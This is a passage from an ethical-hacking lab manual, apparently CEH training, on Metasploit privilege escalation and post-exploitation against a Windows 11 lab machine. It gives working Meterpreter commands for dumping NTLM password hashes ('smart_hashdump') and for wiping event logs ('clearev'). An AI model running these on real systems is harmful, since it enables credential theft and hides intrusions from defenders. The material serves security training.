


74. Let us check if we have successfully obtained the **SYSTEM/admin** privileges by issuing a Meterpreter command that requires these privileges in order to execute.

75. Now, we shall try to obtain password hashes located in the SAM file of the **Windows 11** machine.


76. Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, Meterpreter successfully extracts the NTLM hashes and displays them, as shown in the screenshot.

> Note: You can further crack these password hashes to obtain plaintext passwords.



77. Thus, you have successfully escalated privileges by exploiting the Windows 11 machine's vulnerabilities.

78. You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges. To do so, type **clearev** and press **Enter**.




79. This concludes the demonstration of how to escalate privileges by exploiting client-side vulnerabilities using Metasploit.
80. Close all open windows and document all the acquired information.
81. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

Task 2: Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

